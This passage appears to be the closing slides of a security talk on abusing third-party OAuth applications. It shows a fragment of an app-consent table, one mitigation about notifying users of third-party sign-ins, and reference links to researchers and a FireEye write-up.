Name	Authorized by	Actions
RandomOAuthApp	5,039 users	7, 2018, 8:25 AM



# MITIGATIONS

- ▶ Notify users whenever a third-party application “log-ins” to their account



---

# REFERENCES

- ▶ @\_dirkjan - <https://dirkjanm.io/>
- ▶ @doughsec - <https://www.fireeye.com/blog/threat-research/2018/05/shining-a-light-on-oauth-abuse-with-pwnauth.html>
- ▶ <https://massivescale.com/microsoft-v2-endpoint-primer/>
- ▶ <https://docs.microsoft.com/en-us/graph/overview>

---

# QUESTIONS?